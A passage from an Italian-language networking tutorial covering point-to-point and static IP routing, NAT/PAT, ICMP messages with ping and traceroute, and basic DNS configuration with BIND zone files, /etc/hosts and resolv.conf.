          inet addr:192.168.7.1  P-t-P:192.168.7.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          ...
```

B# **ifconfig plip1 192.168.7.2 pointopoint 192.168.7.1 ↩**
↪netmask 255.255.255.255

B$ **ifconfig plip1**[*Invio*]

```
plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:67:87
          inet addr:192.168.7.2  P-t-P:192.168.7.1  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          ...
```

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

Instradamento senza router 1

Instradamento in una rete locale tipica.

```
                 .---------------------.
                 |                     |
                 |     Elaboratore     |
                 |                     |
                 |    127.0.0.1  lo    |
                 |                     |
                 `---------------------'
         192.168.1.1 | eth0
                     |
                     |
                     |          rete 192.168.1.0
   - - - - - - - - - * - - - - - - - - - - - - -
```

```
# route add -host 127.0.0.1 dev lo
```

```
# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0
```

```
# route -n[Invio]
```

```
Kernel IP routing table
Destination  Gateway  Genmask        Flags Metric Ref Use Iface
192.168.1.0  *        255.255.255.0  U     0      0   0   eth0
127.0.0.0    *        255.0.0.0      U     0      0   0   lo
```

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
127.0.0.0	255.0.0.0	--	lo

Instradamento senza router 2

Instradamento in una rete punto-punto:

```
.---------------.                                    .---------------.
| Elaboratore A | plip1                  192.168.7.2 | Elaboratore B |
|               |------------------------------------|               |
| 127.0.0.1  lo | 192.168.7.1                  plip1 | 127.0.0.1  lo |
`---------------'                                    `---------------'
```

A# **route add -host 127.0.0.1 dev lo**

A# **route add -host 192.168.7.2 dev plip1**

B# **route add -host 127.0.0.1 dev lo**

B# **route add -host 192.168.7.1 dev plip1**

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Instradamento attraverso un router predefinito

Instradamento attraverso un router.

```
        .------.     .------.     .------.     .------.
        | host |     | host |     | host |     | host |
        '------'     '------'     '------'     '------'  rete locale
            |            |            |            |         192.168.1.0
 - - - ------*-----------*-----------*-----------*-----*---- - - -
                                                       |
                                                       |
                                                       | 192.168.1.254
                                              .---------------------.
                                              |                     |
                                              |       Router        |
                                              |                     |
                                              '---------------------'
                                                       |
                                                       |
                                tutte le altre destinazioni   |
                                   - - - - - - - - - - - - - -*- - - - - -
```

I nodi della rete 192.168.1.0 accedono all'esterno attraverso il router con un instradamento predefinito.

```
# route add -net default gw 192.168.1.254
```

I nodi della rete 192.168.1.0 dovrebbero avere la tabella di instradamento seguente.

route -n[*Invio*]

```
Kernel IP routing table
Destination  Gateway        Genmask        Flags Metric Ref Use Iface
192.168.1.0  *              255.255.255.0  U     0      0   0   eth0
127.0.0.0    *              255.0.0.0      U     0      0   0   lo
0.0.0.0      192.168.1.254  0.0.0.0        U     0      0   0   eth0
```

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
127.0.0.0	255.0.0.0	--	lo
0.0.0.0	0.0.0.0	192.168.1.254	eth0

Instradamento attraverso più router

Instradamento attraverso più router.

```
              .------.    .------.    .------.    .------.
              | host |    | host |    | host |    | host |
              `------'    `------'    `------'    `------'  rete locale
                 |           |           |           |        192.168.1.0
       - - - ------*-----*-----*-----------*-----------*-----*---- - - -
                         |                                   |
                         |                                   |
                         | 192.168.1.253                     |
                   .----------.                              |
                   |  Router  |                              |
                   `----------'                              |
                         |                                   |
                         |                                   |
                         |  rete locale 192.168.2.0          |
        - - - -----------*------- - -                        |
                                                             | 192.168.1.254
                                                   .---------------------.
                                                   |                     |
                                                   |       Router        |
                                                   |                     |
                                                   `---------------------'
                                                             |
                                                             |
                                tutte le altre destinazioni  |
                                   - - - - - - - - - - - - - -*- - - - -
```

I nodi della rete 192.168.1.0 accedono alla rete 192.168.2.0 attraverso il router che risponde all'indirizzo IP 192.168.1.253, mentre accedono a tutte le altre reti attraverso il router che si trova all'indirizzo IP 192.168.1.254.

route add -net 192.168.2.0 gw 192.168.1.253

route add -net default gw 192.168.1.254

I nodi della rete 192.168.1.0 dovrebbero avere la tabella di instradamento seguente.

route -n[*Invio*]

```
Kernel IP routing table
Destination  Gateway        Genmask        Flags Metric Ref  Use Iface
192.168.1.0  *              255.255.255.0  U     0      0    0   eth0
192.168.2.0  192.168.1.253  255.255.255.0  U     0      0    0   eth0
127.0.0.0    *              255.0.0.0      U     0      0    0   lo
0.0.0.0      192.168.1.254  255.255.255.0  U     0      0    0   eth0
```

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.2.0	255.255.255.0	192.168.1.253	eth0
127.0.0.0	255.0.0.0	--	lo
0.0.0.0	0.0.0.0	192.168.1.254	eth0

NAT/PAT 1

Il NAT, o *Network address translation*, conosciuto anche come mascheramento IP, è una tecnica descritta nell'RFC 1631, con la quale un nodo di rete speciale acquista funzionalità simili a quelle di un router, intervenendo però sui pacchetti, allo scopo di sostituire gli indirizzi IP reali con altri indirizzi più convenienti.

L'indirizzo IP 196.1.2.3 di esempio è univoco nella rete esterna.

```
                                .---------------.       192.168.1.*
                      196.1.2.3 |               |       Rete privata
- - - ------------------|      NAT      |-------*-----------*-------- - - -
Rete pubblica                   |               |       |           |
(Internet)                      `---------------'   .--------.  .--------.
                                                    |  host  |  |  host  |
                                                    `--------'  `--------'
```

Nella sua impostazione più semplice, il router NAT può gestire un numero ristretto di indirizzi IP univoci, da abbinare dinamicamente a degli indirizzi IP locali privati.

Utilizzo dinamico di un gruppo ristretto di indirizzi IP univoci.

```
                196.1.2.1 .---------------.       192.168.1.*
                196.1.2.2 |               |       Rete privata
- - - --------------------|      NAT      |-------*-----------*------ - - -
Rete pubblica   196.1.2.3 |               |       |           |
(Internet)      196.1.2.4 `---------------'   .--------.  .--------.
                                              |  host  |  |  host  |
                                              `--------'  `--------'
```

In questo caso, il router NAT si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, in base all'attribuzione dinamica stabilita.

Una connessione TCP rielaborata da un router NAT.

```
connessione TCP vista                     connessione TCP vista
all'esterno                               localmente
                         .---------------.
199.3.2.1:23             |               | 199.3.2.1:23          .---------.
<- - - - - - - - - - - ->|      NAT      |<- - - - - - - - - - ->| cliente |
           196.1.2.3:1050 |               |       192.168.1.1:1050 `---------'
                         `---------------'
```

La conversione degli indirizzi può anche essere dinamica solo in parte, in cui alcuni indirizzi univoci sono abbinati in modo statico ad altrettanti indirizzi della rete privata. Questo permette a tali nodi di essere raggiungibili anche da un accesso esterno, senza che debbano essere loro per primi a instaurare una connessione.

NAT/PAT 2

Un router NAT più evoluto può gestire anche la sostituzione delle porte TCP e UDP. In tal caso di parla anche di PAT.

Due connessioni TCP indipendenti, rielaborate da un router NAT/PAT.

```
connessioni TCP viste                    connessioni TCP viste
all'esterno                              localmente
                         .--------------.
199.3.2.1:23             |              | 199.1.2.3:23          .---------.
<- - - - - - - - - - - ->|              |<- - - - - - - - - - ->| cliente |
          196.1.2.3:1050 |              |       192.168.1.1:1050 '---------'
                         |    NAT/PAT   |
200.7.8.9:23             |              | 200.7.8.9:23          .---------.
<- - - - - - - - - - - ->|              |<- - - - - - - - - - ->| cliente |
         196.1.2.3:1093  |              |       192.168.1.2:1050 '---------'
                         '--------------'
```

La figura mostra il caso in cui i nodi 192.168.1.1 e 192.168.1.2 instaurano due connessioni TELNET indipendenti attraverso un router NAT/PAT. In questo caso, il router NAT/PAT non si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, intervenendo anche sui numeri di porta TCP.

Il meccanismo NAT/PAT potrebbe anche essere utilizzato per dirigere le connessioni originate dall'esterno e dirette a porte determinate (probabilmente nel gruppo di porte privilegiato) a nodi ben precisi nella rete locale, solitamente per raggiungere dei servizi realizzati lì. Per fare questo occorre quindi che il router NAT/PAT annoti delle ridirezioni statiche riferite alla richiesta di porte particolari.

Ridirezione del traffico diretto a un servente HTTP interno.

```
connessione TCP vista                  connessione TCP vista
all'esterno                                       localmente
                    .---------------.
199.3.2.1:1045      |               | 199.1.2.3:1045
<- - - - - - - - - ->|    NAT/PAT    |<- - - - .
       196.1.2.3:80 |               |         :
                    '---------------'         :
                                              :
                             192.168.1.1:80  V
                                          .----------.
                                          | servente |
                                          |   HTTP   |
                                          | interno  |
                                          '----------'
```

NAT/PAT 3

Il meccanismo NAT/PAT, come qualunque altra forma di rimaneggiamento dei pacchetti allo scopo di sostituire gli indirizzi IP o le porte TCP/UDP, funziona bene solo quando i protocolli utilizzati a livello di sessione, ovvero il quarto del modello ISO-OSI, non prendono iniziative autonome allo scopo di gestire gli indirizzi e le porte. In altri termini, tutto funziona bene se non si inseriscono informazioni sugli indirizzi e sulle porte al di sopra del livello del TCP o di UDP.

Il classico esempio problematico è dato dall'FTP che negozia con la controparte l'instaurazione di una connessione TCP aggiuntiva, attraverso informazioni contenute nell'area «dati» dei pacchetti. In questo modo, un router NAT/PAT ingenuo riuscirebbe a trasferire solo la prima connessione TCP.

Evidentemente, un router NAT/PAT evoluto dovrebbe essere consapevole, non solo dei protocolli IP, TCP e UDP, ma anche di tutti i protocolli che si inseriscono al di sopra di questi, in modo da intervenire opportunamente.

Un'ultima cosa da considerare riguarda anche il problema dei pacchetti frammentati, che devono essere necessariamente ricomposti quando si usa il meccanismo NAT/PAT.

Messaggi ICMP: tipo e codice

I messaggi ICMP qualificano i pacchetti del protocollo ICMP, che al contrario di TCP e di UDP non hanno le porte. Il messaggio ICMP è composto da un numero, che ne definisce il tipo, con l'aggiunta eventuale di un altro numero che indica il codice, da intendere in pratica come un sottotipo.


Tipo	Codice	Nome	Chi lo utilizza
0		echo-reply	risposta a un ping (pong)
1			
2			
3		destination-unreachable	traffico TCP/UDP
3	0	network-unreachable	
3	1	host-unreachable	
3	2	protocol-unreachable	
3	3	port-unreachable	
3	4	fragmentation-needed	
3	5	source-route-failed	
3	6	network-unknown	
3	7	host-unknown	
3	8		
3	9	network-prohibited	
3	10	host-prohibited	
3	11	TOS-network-unreachable	
3	12	TOS-host-unreachable	
3	13	communication-prohibited	
3	14	host-precedence-violation	
3	15	precedence-cutoff	
4		source-quench	
5		redirect	instradamento dei pacchetti
5	0	network-redirect	
5	1	host-redirect	
5	2	TOS-network-redirect	
5	3	TOS-host-redirect	
6			
7			
8		echo-request	ping
9		router-advertisement	
10		router-solicitation	
11		time-exceeded (ttl-exceeded)	traceroute
11	0	ttl-zero-during-transit	
11	1	ttl-zero-during-reassembly	
12		parameter-problem	
12	0	ip-header-bad	
12	1	required-option-missing	
13		timestamp-request	
14		timestamp-reply	
15		information-request	
16		information-reply	
17		address-mask-request	
18		address-mask-reply	

Messaggi ICMP: Ping

Il Ping funziona attraverso l'invio di un pacchetto ICMP di tipo 8, che rappresenta una richiesta di eco, con la quale si ottiene normalmente una risposta consistente in un pacchetto ICMP di tipo 0.

```
.--------.                                                     .--------.
|        |    Richiesta di eco, ICMP 8 (ping)                  |        |
| Nodo A | - - - - - - - - - - - - - - - - - - - - - - - - - > | Nodo B |
|        |                                                     |        |
`--------'                                                     `--------'
     ^                                                             V
     |        Risposta a una richiesta di eco, ICMP 0 (pong)       |
     `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

$ **ping -c 3 dinkel.brot.dg**[*Invio*]

```
PING dinkel.brot.dg (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=255 time=0.4 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=255 time=0.5 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=255 time=0.7 ms

--- dinkel.brot.dg ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.5/0.7 ms
```

I pacchetti Ping, sia di richiesta di eco, sia di risposta, possiedono un numero di ordine, '**icmp_seq**', che consente di verificare con quale sequenza vengono restituiti i pacchetti di risposta dalla rete.

Messaggi ICMP: TTL

I pacchetti IP possiedono un'informazione denominata TTL, ovvero *Time to live*. Il valore di questo campo va da 0 a 255 e viene deciso da chi genera il pacchetto. Ogni volta che un pacchetto attraversa un nodo (un router o qualcosa che svolge un compito simile), questo nodo deve provvedere a ridurre di un'unità questo valore. Quando un nodo riceve un pacchetto con un valore TTL pari a zero, lo elimina, mandando al mittente un pacchetto ICMP di tipo 11, «tempo scaduto», che indica l'impossibilità di raggiungere la destinazione con quel valore TTL di partenza.

```
.---------. TTL=2     .--------. TTL=1     .--------. TTL=0     .--------.
| Origine | - - - - > | Router | - - - - > | Router | - - - - > | Router |
`---------'           `--------'           `--------'           `--------'
     ^                                                               V
     |             ICMP 11, TTL esaurito (time exceeded)             |
     `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

I messaggi ICMP di tipo 3 sono essenziali per garantire il funzionamento della rete.

Messaggi ICMP: Traceroute

Traceroute sfrutta i messaggi ICMP di tipo 11 e di tipo 3 per disegnare la mappa dei pacchetti inviati a un certa destinazione. Invia una serie di pacchetti, UDP o ICMP, partendo da un valore TTL iniziale pari a zero, incrementando successivamente, fino a raggiungere la destinazione richiesta.

```
           TTL=0
           TTL=1
.---------. TTL=2     .--------.         .--------.         .-------------.
| Origine | - - - - > | Router | - - - - > | Router | - - - - > | Destinazione |
`---------'           `--------'         `--------'         `-------------'
  ^ ^ ^                 V                  V                      V
  | | |      ICMP 11    |                  |                      |
  | | `- - - - - - - - - '     ICMP 11      |                      |
  | `- - - - - - - - - - - - - - - - - - - -'      ICMP 3/3        |
  `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

`$ /usr/sbin/traceroute www.swlibero.org` [*Invio*]

```
traceroute to master.swlibero.org (62.152.34.17), ↩
↪30 hops max, 38 byte packets
1  151.5.184.148 (151.5.184.148)  107.225 ms  267.458 ms  109.690 ms
2  151.5.184.65 (151.5.184.65)  109.705 ms  115.023 ms  109.710 ms
3  151.5.206.137 (151.5.206.137)  119.754 ms  117.595 ms  132.192 ms
4  192.106.1.162 (192.106.1.162)  147.402 ms  127.113 ms  139.737 ms
5  151.17.202.42 (151.17.202.42)  139.740 ms  145.503 ms  151.768 ms
6  master.swlibero.org (62.152.34.17) 127.771 ms 147.494 ms 129.758 ms
```

Traceroute chiama il valore TTL come *hop*, salto. Nell'esempio viene usato un valore massimo di 30 (che comunque risulta più che sufficiente).

Traceroute utilizza generalmente un pacchetto UDP destinato alla porta 33434+n, dove n rappresenta il valore TTL iniziale. Supponendo che non ci sia nulla in ascolto in quella porta nel nodo di destinazione, l'ultimo nodo restituisce un pacchetto ICMP di tipo 3, codice 3: «porta irraggiungibile».

Messaggi ICMP: destinazione irraggiungibile

Quando un pacchetto di un protocollo TCP o UDP raggiunge un router che non è in grado di instradarlo, perché consapevole di non poter raggiungere la destinazione richiesta, il pacchetto viene bloccato, restituendo al mittente un pacchetto ICMP di tipo 3: «destinazione irraggiungibile».

```
.---------.           .--------.           .--------.           .--------.
| Origine | - - - - > | Router | - - - - > | Router | - - - - > | Router |
`---------'           `--------'           `--------'           `--------'
     ^                                                                V
     |                                                                |
     |              ICMP 3, destinazione irraggiungibile              |
     `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - '
```

I messaggi ICMP sono importanti per garantire il funzionamento della rete; in particolare, i messaggi di tipo 3 sono fondamentali per garantire il funzionamento dei router dinamici che modificano l'instradamento al mutare delle condizioni della rete.

Nomi di dominio

In generale si preferisce associare un nome agli indirizzi numerici. Il sistema con cui si abbina il nome all'indirizzo numerico è il DNS (*Domain name system*), ovvero il sistema dei nomi di dominio. Gli indirizzi della rete Internet sono organizzati ad albero in domini, sottodomini (altri sottodomini di livello inferiore, ecc.), fino ad arrivare a identificare il nodo desiderato.

```
.                        (dominio principale o «root»)
 |
 |-com...                (dominio com)
 |-edu...                (dominio edu)
 |-org...                (dominio org)
 |-net...                (dominio net)
 |-it                    (dominio it)
 |  |-beta               (dominio beta.it)
 |  |  |-alfa            (dominio alfa.beta.it)
 |  |  |  |-dani         (nodo dani.alfa.beta.it)
 :  :  :  :
```

Con il termine *nome di dominio* , si può fare riferimento sia al nome completo di un nodo particolare, sia a una porzione iniziale (nella parte destra). Dipende dal contesto stabilire cosa si intende.

Spesso, nell'ambito delle reti private è possibile identificare un nodo attraverso il solo nome finale (a sinistra), senza la parte precedente del dominio di appartenenza. Per esempio, se la rete in cui si opera corrisponde al dominio `brot.dg`, il nodo `roggen` verrà inteso essere `roggen.brot.dg`. Quando un nome di dominio contiene tutti gli elementi necessari a identificare un nodo, si parla precisamente di FQDN o *Fully qualified domain name*, quindi, `roggen.brot.dg` dell'esempio precedente è un FQDN.

> Quando si realizza una rete locale con indirizzi IP non raggiungibili attraverso Internet, è opportuno abbinare nomi di dominio che siano sicuramente inesistenti. Ciò aiuta anche a comprendere immediatamente che non si tratta di un dominio accessibile dall'esterno.

DNS come base di dati distribuita 1

Il sistema dei nomi di dominio è organizzato in modo da suddividere le competenze tra più servizi di risoluzione dei nomi (servizi DNS). A seconda della competenza, un nodo può risolvere un nome della propria *zona*, oppure può rinviare a un altro nodo competente per un livello inferiore. Quando un servente DNS viene interpellato per la risoluzione di un nome che non rientra nella sua zona e nemmeno in quelle di livello inferiore, questo deve rinviare al nodo competente per il dominio principale.

```
                     .-------.
                     | DNS . |
                     `-------'
                         |
          .--------------*-------------.
          |              |             |
    .-----------.  .-----------.  .-----------.
    | DNS com.  |  | DNS edu.  |  | DNS org.  | ...
    `-----------'  `-----------'  `-----------'
          |
      .---*------------.
      |                |
.------------.   .------------.
| DNS a.com. |   | DNS b.com. | ...
`------------'   `------------'
      :
      :
```

Per determinare l'indirizzo IP di un nodo si rischia di dover accedere a una quantità di servizi di risoluzione dei nomi. Per ridurre questo traffico di richieste, ognuno è in grado di conservare autonomamente una certa quantità di indirizzi che sono stati richiesti nell'ultimo periodo.

DNS come base di dati distribuita 2

Il sistema DNS consente di gestire informazioni riferite esclusivamente a nomi di dominio. In pratica, si può conoscere il numero IP abbinato a un nome di dominio, ma per conoscere il nome di dominio di un certo numero IP, esiste un dominio speciale, che, per indirizzi IPv4, parte da '**`in-addr.arpa`**'.

```
                         .-------.
                         | DNS . |
                         `-------'
                             |
               .-------------*------------.
               |                          |
   .-----------------------.   .-----------------------.
   | DNS 194.in-addr.arpa. |   | DNS 195.in-addr.arpa. | ...
   `-----------------------'   `-----------------------'
               |
             .-*------------------------------.
             |                                |
.---------------------------.   .---------------------------.
| DNS 184.194.in-addr.arpa. |   | DNS 185.194.in-addr.arpa. | ...
`---------------------------'   `---------------------------'
             |
             |
.-------------------------------.
| DNS 117.184.194.in-addr.arpa. |       (IP = 194.184.117.*)
`-------------------------------'
              |
              |
.---------------------------------.
| DNS 3.117.184.194.in-addr.arpa. |     (IP = 194.184.117.3)
`---------------------------------'
```

Seguendo l'esempio della figura, si ottiene il nome di dominio abbinato al numero IP 194.184.117.3, interpellando il nome di dominio *`3.117.184.194.in-addr.arpa`*.


Risoluzione dei nomi 1

File '`/etc/host.conf`':

```
order hosts,bind
multi on
```

L'opzione '**`order`**' indica l'ordine dei servizi. In questo caso si utilizza prima il file '`/etc/hosts`' e quindi si interpella il servizio di risoluzione dei nomi. Nella seconda riga, '**`multi on`**', abilita la possibilità di trovare all'interno del file '`/etc/hosts`' l'indicazione di più indirizzi IP per lo stesso nome.

File '`/etc/hosts`':

```
# necessario per il loopback IPv4
127.0.0.1                    localhost.localdomain  localhost

# indirizzi IPv4
192.168.1.1                  dinkel.brot.dg
192.168.1.2                  roggen.brot.dg

192.168.2.1                  weizen.mehl.dg

#necessario per il loopback IPv6
::1                          ip6-localhost       ip6-loopback

# necessari per il multicast IPv6
fe00::0                      ip6-localnet
ff00::0                      ip6-mcastprefix
ff02::1                      ip6-allnodes
ff02::2                      ip6-allrouters
ff02::3                      ip6-allhosts

# indirizzi IPv6
fec0::1:2a0:24ff:fe77:4997  dinkel.brot.dg
fec0::1:280:5fff:fea6:6d3d  roggen.brot.dg

fec0::2:280:adff:fec8:a981  weizen.mehl.dg
```

Dopo l'indirizzo IP, separato da spazi o caratteri di tabulazione, inizia l'elenco dei nomi a esso abbinati, anche questo può essere separato da spazi o da caratteri di tabulazione.

Risoluzione dei nomi 2

Il file '`/etc/networks`' viene usato per convertire i nomi delle sottoreti in codici IPv4. Come nel caso del file '`/etc/hosts`', può essere predisposto in forma unificata per tutti i nodi di una stessa rete, così da facilitare per quanto possibile l'aggiornamento all'interno di questi.

```
localdomain     127.0.0.0

brot.dg         192.168.1.0
mehl.dg         192.168.2.0
```

La presenza di questo file non è indispensabile; in effetti, la gestione delle sottoreti attraverso l'uso diretto degli indirizzi IP non dovrebbe essere un problema. Il vantaggio di avere questo file, sta nell'utilizzo del programma '**`route`**' per visualizzare la tabella di instradamento: gli indirizzi di rete vengono trasformati nei nomi ottenuti dal file '`/etc/networks`'.

Viene usato il file '`/etc/resolv.conf`' per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si intende utilizzare il sistema DNS per risolvere i nomi della propria rete, oppure si dispone di un solo elaboratore, ma si vuole accedere alla rete Internet, dovranno essere indicati gli indirizzi dei servizi di risoluzione dei nomi forniti dall'ISP (*Internet service provider*), ovvero dal fornitore di accesso a Internet.

```
nameserver 192.168.1.1
nameserver 192.168.2.15
```

DNS elementare

File '`/etc/resolv.conf`':

```
nameserver 127.0.0.1
```

File '`/etc/named.conf`' o '`/etc/bind/named.conf`':

```
options {
        directory "/etc/bind";
};
zone "." {
        type hint;
        file "named.root";
};
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
```

File '`/etc/named.root`', oppure '`/etc/named.rc`', fornito da <*ftp://ftp.rs.internic.net/domain/named.root*>:

```
.                         3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.       3600000      A     198.41.0.4
.                         3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.       3600000      A     128.9.0.107
;...
.                         3600000      NS    M.ROOT-SERVERS.NET.
M.ROOT-SERVERS.NET.       3600000      A     198.32.65.12
```

File '`/etc/bind/zone/127.0.0`':

```
@  IN  SOA   localhost.localdomain. root.localhost.localdomain. (
                                1998031800 ; Serial
                                28800      ; Refresh    8 ore
                                7200       ; Retry      2 ore
                                604800     ; Expire     7 giorni
                                86400 )    ; Minimum   24 ore
                            NS    localhost.localdomain.
1.0.0.127.in-addr.arpa.     PTR   localhost.localdomain.
```

DNS anche per la rete locale 1

Il file '`/etc/named.conf`' (o '`/etc/bind/named.conf`') viene espanso con i riferimenti alle zone locali:

```
options {
        directory "/etc/bind";
};
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

DNS anche per la rete locale 2

File '`/etc/bind/zone/192.168.1`':

```
@   IN   SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh    8 ore
                                7200       ; Retry      2 ore
                                604800     ; Expire     7 giorni
                                86400 )    ; Minimum   24 ore
                            NS    dinkel.brot.dg.

1.1.168.192.in-addr.arpa.   PTR   dinkel.brot.dg.
2.1.168.192.in-addr.arpa.   PTR   roggen.brot.dg.
```

File '`/etc/bind/zone/dg`':

```
@   IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh    8 ore
                                7200       ; Retry      2 ore
                                604800     ; Expire     7 giorni
                                86400 )    ; Minimum   24 ore
                            NS   dinkel.brot.dg.
```

File '`/etc/bind/zone/brot.dg`':

```
@   IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh    8 ore
                                7200       ; Retry      2 ore
                                604800     ; Expire     7 giorni
                                86400 )    ; Minimum    24 ore
                            NS   dinkel.brot.dg.

dinkel.brot.dg.             A    192.168.1.1
roggen.brot.dg.             A    192.168.1.2
```

DNS: posta elettronica e alias

Per aggiungere anche l'indicazione di un servente di posta elettronica per la rete *`brot.dg`*, basta modificare il file '`/etc/bind/zone/brot.dg`', aggiungendo la riga '**`MX`**':

```
@  IN               SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh     8 ore
                                7200       ; Retry       2 ore
                                604800     ; Expire      7 giorni
                                86400 )    ; Minimum    24 ore
                    NS   dinkel.brot.dg.

                    MX   10 dinkel.brot.dg.

dinkel.brot.dg.     A    192.168.1.1
roggen.brot.dg.     A    192.168.1.2
```

Gli alias si definiscono attraverso record '**`CNAME`**':

```
@  IN              SOA    dinkel.brot.dg. root.dinkel.brot.dg. (
                                1998031800 ; Serial
                                28800      ; Refresh     8 ore
                                7200       ; Retry       2 ore
                                604800     ; Expire      7 giorni
                                86400 )    ; Minimum    24 ore
                   NS     dinkel.brot.dg.

                   MX     10 dinkel.brot.dg.

www.brot.dg.       CNAME  dinkel.brot.dg.
ftp.brot.dg.       CNAME  dinkel.brot.dg.

dinkel.brot.dg.     A    192.168.1.1
roggen.brot.dg.     A    192.168.1.2
```

DNS: isolamento e rinvio a un altro servente

Isolamento dall'esterno, attraverso l'eliminazione del dominio principale:

```
options {
        directory "/etc/bind";
};
//
// La zona root viene esclusa attraverso dei commenti
//zone "." {
//      type hint;
//      file "named.root";
//};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
